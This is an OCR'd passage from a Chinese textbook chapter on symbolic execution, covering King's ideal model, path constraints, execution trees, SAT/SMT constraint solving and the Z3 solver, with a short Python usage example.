对于任意程序,其执行流程是由指令序列的执行语义控制的,执行语义包括:变量定义语句对数据对象的描述,声明语句对程序数据对象的修改,条件语句对程序执行流程的控制。当程序的输入参数确定时,其指令序列被固定下来,因此程序执行语义和控制流也就得到确定。如果不用具体数值,而是用符号值作为程序的输入参数,则指令序列的操作对象就从具体数值变为了符号值,程序的执行语义和控制流程也变成了和符号变量相关的符号表达式。读者可以将符号执行视为程序具体执行的自然扩展,符号变量使得程序执行语义变得不确定,这也使得符号执行技术在理想情况下可以遍历程序执行树的所有路径。也可以将程序的一次具体执行视为符号执行的一个实例,当需要对某条程序路径进行遍历分析时,只需根据符号执行方法对该路径的分析结果,就可以引导控制流遍历该路径的程序输入。

King[1]在提出符号执行技术的同时,也为其限定了理想的使用场景:

(1) 理想模型中程序只处理有符号整数,在实际测试中这种情况不会出现。



(2) 理想模型中假定程序“执行树”的规模是有限的，在实际测试中，由于程序中存在的循环等原因，很多程序的“符号执行树”可能是无穷大的。

(3) 理想模型中符号执行技术可以处理程序内所有 if 条件语句中的约束表达式，在实际测试中，约束表达式中通常会出现符号执行引擎无法处理的操作和变量类型。

5.1.2　程序语言定义

基于符号执行技术的理想场景对程序语言做如下定义。

(1) 程序变量类型：程序中只包括有符号整数类型。

(2) 程序语句类型：

- 简单的声明语句，例如，a＝3。
- if 条件语句(包括 then 和 else)，例如 if(a＜0)，假定程序内所有 if 条件语句中的表达式都可以化简为{arith. expr.}≥0 的形式，例如－a－1≥0。
- 无条件跳转语句，例如 goto 语句。
- 变量操作语句，例如读操作(read)。变量处理操作符中只包含基本的整数运算操作，例如加、减、乘(＋、－、*)。

5.1.3　符号执行中的程序语义

虽然程序语义因为符号变量的加入而发生变化，但无论是程序语法还是程序语句的操作流程都不会因为符号变量的存在而发生变化，这就保证了符号执行技术的有效性。下面首先介绍程序执行语义在符号执行模式下产生的变化。

1. 符号数据对象

为了简化描述，假设每次程序需要新的输入时，都从符号列表{a1，a2，a3，…}中选取，程序输入参数中的符号变量通过变量声明、数学运算操作等方式传递至程序中的变量。在 King[1] 设计的理想模型中，程序使用的每个符号变量都应该是一个有符号整数。

2. 程序语句

1) 变量操作语句

(1) 数学运算符。

程序具体执行时，数学运算操作可以描述成操作符、圆括号和整数变量构成的多项表达式，例如，a＝1＋(2 * 4)。符号执行模式下同样可进行类似的描述，只需要将表达式中的整数替换成符号值集合即可，例如，a＝a1＋(a2 * a3)。可以看到，符号值的引入并没有修改数学运算符的操作语义，只是运算结果由整数多项式变成了符号多项式。

(2) 数据读写操作。

以读操作 read(addr)为例，当 addr 中的值为具体值时，read(addr)返回具体值；如果 addr 中的值为符号值，则返回符号值。所以符号执行同样没有影响读写操作的语义。

2) 无条件跳转语句

goto 语句也称为无条件跳转语句，其一般书写格式为

```
goto 语句标号
```

其中语句标号是按程序标识符规范书写的符号，放在某一语句行的前面，标号后需要添加冒号(:)，语句标号起标识语句的作用，与 goto 语句配合使用。示例如下，其中 loop 就是语句标号：

```
goto loop:
    ...
loop: while(x<7);
```

符号执行模式中 goto 语句与具体执行中的语义是完全一致的。

3）声明语句及条件跳转语句

具体执行时，无论是条件跳转语句还是声明语句，语句内表达式的取值都是具体值。例如 if($a<0$)，表达式 $a<0$ 的真值在语句执行完成后就可以计算出来，并根据真值决定条件分支的跳转，因为 a 的取值是已知的。符号执行时，if 语句的语义没有变化，同样会根据 $a<0$ 的计算结果进行跳转，但此时 a 为符号变量，无法计算出 $a<0$ 的真值，该如何决定条件分支的走向呢？这就是符号执行技术对程序执行语义的最大改变，也是符号执行和具体执行的关键区别：符号变量的引入使得程序执行到路径分支时无法确定程序的走向。

3. 程序执行状态

具体执行时，程序状态中通常包括程序变量的具体值、程序指令计数等描述信息，使用这些信息就可以描述程序执行的控制流向。因为符号变量的引入导致分支走向不确定，仅凭原有的信息已经无法完整描述符号执行的状态，King 为程序状态新添加了一个变量：路径约束条件，下面都用 pc(path constraint)来表示。

简单地说，pc 就是符号执行过程中对路径上条件分支走向的选择情况，根据状态中的 pc 变量就可以确定一次符号执行的完整路径。如前文所述，符号执行过程中，在每个 if 条件语句处并没有实际值决定程序执行哪条分支，这就需要符号执行引擎主动选择执行分支并记录整个执行过程，pc 就辅助完成了这项工作。举例来说，假设符号执行过程中经过 3 个与符号变量相关的 if 条件语句 if_1、if_2、if_3，每个条件语句处的表达式如下所示：

$$if_1: a_1 \geqslant 0$$
$$if_2: a_1 + 2 * a_2 \geqslant 0$$
$$if_3: a_3 \geqslant 0$$

假设引擎在 3 个 if 条件分支处分别选择的是 if_1: true，if_2: true，if_3: false，则 pc 表示为

$$pc = (a_1 \geqslant 0 \wedge a_1 + 2 * a_2 \geqslant 0 \wedge \neg(a_3 \geqslant 0))$$

如上面所示，pc 是一个 bool 表达式，表达式由符号执行路径上涉及的 if 条件语句中的表达式及表达式的真值选择拼接而成。假设 if_n 处的表达式为 $R \geqslant 0$，R 是一个与符号变量相关的多项表达式，把 $R \geqslant 0$ 称为 q，则程序执行到 if_n 处时 pc 可能会表现为下面两种形式之一：

(1) pc 包含 q。

(2) pc 包含 ¬q。

如果符号执行引擎选择进入 then 分支，则 R≥0 的真值为 true，pc 表现为(1)的形式；如果选择 else 分支，则 R≥0 的真值为 false，pc 表现为(2)的形式。需要注意的是，pc 的初始值为 true。

在程序逻辑中，程序设计人员当然希望一个 if 分支的 then 和 else 分支都能够被执行到，所以当执行到 if 条件语句处时，符号执行需要创建两个“并行”的执行过程：一个进入 if 语句的 then 分支，生成 then 分支对应的 pc；另一个进入 else 分支，同样生成对应的 pc。两个符号执行过程在 if 分支之后相互独立，拥有各自的执行状态，介绍到这里读者可以明白，符号执行过程中产生的分支只和 if 条件语句相关，与其他的程序执行状态无关，如果只是执行普通的程序声明语句或者运算指令引擎，不会产生分支。

当选择 then 分支的时候，假设输入变量是满足 q 的，这个过程可以用表达描述为 pc＝pc∧q，类似的，当选择 else 分支时可以描述为 pc＝pc∧¬q，pc 之所以被称为条件路径就是因为根据其内容就可以确定一条唯一的程序执行路径。每个和符号变量相关的 if 条件语句都会为 pc 贡献一个决定程序执行走向的表达式。pc 的真值恒为 true，当 pc 的表达式为 pc＝pc∧q 时，要确定 pc 对应路径的程序输入参数，只需要使用约束求解器对 pc 进行求解。

5.1.4 符号执行树

执行树是用来描述程序执行路径的树形结构。执行树中的一个节点对应程序中的一条语句，程序语句之间的执行顺序或跳转关系对应执行树中节点间的边。对于每个 if 语句会有两条边与其相连，左子树对应的是 if 语句的 true(then)分支，右子树对应 if 语句的 false(else)分支。执行树中还可以包含指令计数、pc(路径约束条件)、变量值等程序执行状态信息。一个函数与其执行树的对应关系如图 5-1 所示。




图 5-1 符号执行树实例

执行树描述了执行路径在各程序指令处的状态，且具有如下特性：

- 对于执行树中的每个叶节点，都对应一组具体输入值能够让程序执行到当前状态，即当被测试程序在设计和编码都没有出现错误的情况下，每个叶节点上对应的 pc 表达式都应是恒真的，pc 中的所有符号变量一定可以求得一组解使 pc 为真，这组解就是指导程序执行到该叶节点对应语句处的实际输入值。如果在测试中出现某个叶节点上 pc 表达式无解的情况，说明该路径是存在逻辑问题的，该叶节点对应的路径不可达。
- 执行树中任何两个叶节点上的执行状态都是有区别的，因为任意两个叶节点对应的执行路径都是从 root 节点起始的，并在执行树的某个节点处分支成为两个不同的路径，一条路径选择了该节点的 true(then)分支，另一个进入了 false(else)分支，所以两个路径的最终状态必然不相同。在图 5-2 的示例代码中，虽然程序中有循环，但当初始值不同时，程序的执行路径完全不相同，不会因为循环而产生重合的情况。执行路径的唯一性使得测试过程中不会产生冗余的用例。假设图 5-2 中的输入用例为 a_1，圆圈中数字代表对应的代码行数。




图 5-2 循环程序执行树实例

5.1.5 约束求解

通过 5.1.4 节的介绍可以知道，每个叶节点对应的执行路径可以由一组具体输入指导程序运行得到，而这组具体值正是借助约束求解器对 pc 求解得到的。符号执行过程中，执行树中每个叶节点对应的 pc 会被输入约束求解器进行求解，如果 pc 表达式有解，则求解器会输出满足 pc 的一组符号变量的具体值，如果无解则说明该叶节点对应的执行路径是不可达的。

1. 约束求解问题

关于约束满足问题求解(CSP)的研究最早是由 Montanari 在 1974 年发起的[15]。最初它被用于描述图像处理中的一些问题，随后，便作为一种通用模型被广泛用于各类理论和实际问题的研究中[14]。

约束求解问题可以形式化表示为一个三元组<V,D,C>,其中的3个要素分别为:变量V、变量的论域D和约束条件C。变量V是变量的有限集合,表示为$V=\{v_1,v_2,\cdots,v_n\}$;变量的论域D是变量可能取值的有限集合,变量v_i只能在它的值域即论域D_i中取值;约束C是一个有限约束集合,某个约束关系C_i包含V中一个或多个变量,若C_i包含k个变量,则称C_i为在这k个变量集合上的k元约束[14]。

约束求解就是找到约束问题的一个解,该解对变量集合中所有变量都赋一个取自其论域的值,并且这些变量的取值满足该问题所有的约束条件。对于约束问题$P=(V,D,C)$,若P至少存在一个解,则称P是可满足的,否则,称P为不可满足的。在符号执行技术中,约束求解器被用来求解pc的可满足问题[14]。现在主流的约束求解器主要基于两种理论模型:SAT和SMT。

1) SAT问题[16]

SAT问题(The Satisfiability problem,可满足性问题),是指求解由布尔变量集合所构成的布尔函数,是否存在变量的一种分布使得该函数的取值为1。举例来说,假设布尔函数为$\Phi=(\alpha\vee\neg\beta)\wedge(\beta\vee\gamma)\wedge(\gamma\vee\neg\alpha)$,其中$\alpha$、$\beta$、$\gamma$是布尔变量,求使得$\Phi$值为1时的$\alpha$、$\beta$、$\gamma$的取值分布。在此例中,当($\alpha$, β, γ)的取值分布为(1,0,1)时可以满足因此$\Phi=1$,因此,该问题是布尔可满足的(satisfiable)。当不存在任何一种分布满足$\Phi=1$时,称该问题是布尔不可满足的。SAT问题是计算机科学领域中非常重要的一项研究,在人工智能(Artificial Intelligence, AI)、软件设计、形式化验证以及硬件设计方面,如集成电路验证、组合电路等价性验证等,都有着重要的应用。

但是SAT求解只能解决命题逻辑公式问题,使得许多实际应用问题无法直接转换为SAT问题来求解。并且在SAT问题中必须使用布尔变量来表示,要把实际应用中对应的逻辑关系转换为布尔函数,转换开销很大,转换后的布尔函数结构也非常复杂,导致最后的求解过程可能无法完成。SAT求解的种种不足限制了其应用范围,因此后续的研究提出了SMT理论。

2) SMT问题[16]

SMT(Satisfiability Modulo Theories,可满足性模理论),是在可满足性问题(SAT)的基础上扩展而来的,它将SAT求解从只能解决命题逻辑公式扩展为可以解决一阶逻辑所表达的公式。SMT包含有多种理论,如定长位向量理论(fixed-size bit-vector)、数组(array)、未定义函数(uninterpreted function)等,通过组合使用这些基本理论,SMT在硬件验证、定理证明以及本书提到的约束求解和自动化测试用例生成等领域都得到了广泛的应用。

近年来,对SMT的研究和应用得到了很大的发展,许多高校和科技企业开发出越来越高效的SMT求解器,如麻省理工学院的STP求解器、林茨大学的Boolector求解器以及微软研究院的Z3求解器。表5-1给出了当前主要的SMT求解器及其支持的SMT求解理论。

表 5-1 SMT 求解器[16]

SMT 求解器	支持的操作系统	支持的求解理论
ABsolver	Linux	线性计算、非线性计算
Beaver	Linux/Windows	位向量
Boolector	Linux	位向量、数组
CVC4	Linux/Mac OS	线性计算、数组、位向量、有理数与整数、元组、数组
MathSAT	Linux	空理论、线性计算、位向量、数组
MiniSmt	Linux	非线性计算
OpenSMT	Linux/Mac OS/Windows	空理论、线性计算、位向量
SMT-RAT	Linux/Mac OS	线性计算、非线性计算
STP	Linux/OpenBSD/Windows/Mac OS	位向量、数组
UCLID	Linux	空理论、线性计算、位向量
Yices	Linux/Windows/Mac OS	
Z3	Linux/Windows/Mac OS/FreeBSD	空理论、线性计算、非线性计算、位向量、数组、量化

2. Z3 求解器

在大量 SMT 求解器当中，最出众的莫过于由微软研究院 Leonardo de Moura 主持设计的 Z3 求解器，其被设计作为其他应用程序的底层工具，在大量和定理证明、程序测试的项目中都得到应用，包括 Spec#、Boogie、Pex、Yogi、Vigilante、SLAM、SAGE、VS3 等。Z3 致力于解决软件验证和软件分析中的问题，它为大量的理论提供了支持，使用全新的算法进行量词实例化和理论合并，在 2007—2011 年的各项大赛中取得了优异成绩。相比于 Yices、STP 等求解器，Z3 不仅性能卓越，其提供的 API 也更加简洁，所以成为大多数符号执行工具的首选。

Z3 是用 C++ 实现的，其可以使用多种编程语言来描述所要求解的问题，如 C 语言格式、Python 语言格式、SMT-LIB 格式、. NET 语言格式、Simplify 格式等。Z3 的结构如图 5-3 所示。

- 化简模块（Simplifier）。Z3 求解器首先会对表达式进行化简处理，这一步骤不要求完善，但要求高效。化简模块使用的是标准代数化简原则，如线性变换、变量数值化等，如 $p \wedge \text{true} \mapsto p$。同时也会对条件表达式做一些有限度的文本简化，如将表达式中的符号用数值来代替：$x=4 \wedge q(x) \mapsto x=4 \wedge q(4)$。
- 编译模块（Compiler）。将经过初步简化处理的表达式转换为特定的语法树和数据结构。
- 核心模块（Congruence Closure Core）。调用理论求解器（Theory Solver）和 SAT 求解器处理经过编译的表达式，并实现了两个求解模块的数据共享。
- 理论求解模块（Theory Solver）。其中包括了 SMT 求解器常用的基本理论，线性




图 5-3　Z3 求解器的结构

算术模块是基于 Yices 中使用的算法实现的，其他的如数组模块、位向量模块等也都是基于经典算法实现的。

- SAT 求解模块：该模块使用的是经典 SAT 求解技术。

这里以 Z3 提供的 Python 接口为例说明其使用方法。

```
>>>a=Int('a')
>>>solve(a>0, a<2)
[a=1]
```

